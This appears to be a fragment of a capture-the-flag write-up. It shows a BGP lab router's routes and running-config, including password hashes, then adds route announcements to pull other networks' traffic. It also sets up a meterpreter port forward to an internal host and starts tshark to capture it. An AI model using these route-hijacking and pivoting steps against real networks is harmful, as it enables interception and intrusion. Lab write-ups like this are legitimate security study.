
```
router1.ctx.ctf# show bgp ipv4 unicast 172.16.1.0
show bgp ipv4 unicast 172.16.1.0
BGP routing table entry for 172.16.1.0/24
Paths: (1 available, best #1, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  172.16.12.102 172.16.31.103
  Local
    0.0.0.0 from 0.0.0.0 (1.1.1.1)
      Origin IGP, metric 0, localpref 100, weight 32768, valid, sourced, local, best
      Last update: Thu Sep 24 23:20:41 2020

router1.ctx.ctf# 
```

172.16.2.0 route in bgp




```
router1.ctx.ctf# show bgp ipv4 unicast 172.16.2.0
show bgp ipv4 unicast 172.16.2.0
BGP routing table entry for 172.16.2.0/24
Paths: (2 available, best #2, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  172.16.31.103
  60003 60002
    172.16.31.103 from 172.16.31.103 (1.1.1.3)
      Origin IGP, localpref 100, weight 100, valid, external
      Last update: Thu Sep 24 23:20:48 2020

  60002
    172.16.12.102 from 172.16.12.102 (1.1.1.2)
      Origin IGP, metric 0, localpref 100, weight 100, valid, external, best
      Last update: Thu Sep 24 23:20:44 2020

router1.ctx.ctf# █
```

172.16.3.0 route in bgp



```
router1.ctx.ctf# show bgp ipv4 unicast 172.16.3.0
show bgp ipv4 unicast 172.16.3.0
BGP routing table entry for 172.16.3.0/24
Paths: (2 available, best #2, table Default-IP-Routing-Table)
  Advertised to non peer-group peers:
  172.16.12.102
  60002 60003
    172.16.12.102 from 172.16.12.102 (1.1.1.2)
      Origin IGP, localpref 100, weight 100, valid, external
      Last update: Thu Sep 24 23:20:46 2020

  60003
    172.16.31.103 from 172.16.31.103 (1.1.1.3)
      Origin IGP, metric 0, localpref 100, weight 100, valid, external, best
      Last update: Thu Sep 24 23:20:44 2020

router1.ctx.ctf# █
```

read the running-config




```
exit
router1.ctx.ctf# show running-config
show running-config
Building configuration...

Current configuration:
!
hostname zebra
hostname router1
log stdout
!
debug zebra events
debug zebra packet
debug zebra kernel
debug zebra rib
debug zebra fpm
debug bgp updates
!
password 26bd28826304933ac072ff1ed5918f36
password a0ceca89b47161dd49e4f6b1073fc579
!
interface eth0
!
interface eth1
!
interface eth2
!
interface lo
```

notice tht the highlighted line only added our network only which means it doesnt route the other packets to us


so we wont be receiving the 2 flags from each of the network

//try to add this to the other 2 network




```
router bgp 60001
 bgp router-id 1.1.1.1
 network 172.16.1.0/24
 neighbor 172.16.1.10 remot
```

adding




```
router1.ctx.ctf(config)# router bgp 60001
router bgp 60001
router1.ctx.ctf(config-router)# network 172.16.2.0/24
network 172.16.2.0/24
router1.ctx.ctf(config-router)# network 172.16.3.0/24
network 172.16.3.0/24
```

then perform portfwd in meterpreter to forward 6200 port



```
meterpreter > portfwd add -l 9970 -p 6200 -r 172.16.1.128
[*] Local TCP relay created: :9970 ↔ 172.16.1.128:6200
meterpreter > █
[thm] 0:python3- 1:ruby*
```

launch tshark
//wait to capture packet from remote server



```
nobodyatall@0×DEADBEEF:~$ sudo tshark -i tun0
Running as user "root" and group "root". This could be dangerous.
Capturing on 'tun0'
█
```

Context_Red_Teaming_Guide.pdf Context_Red_Teaming_Guide.pdfFile up

Post Exploitation

Privilege Escalation

Creds

Flags

Write-up Images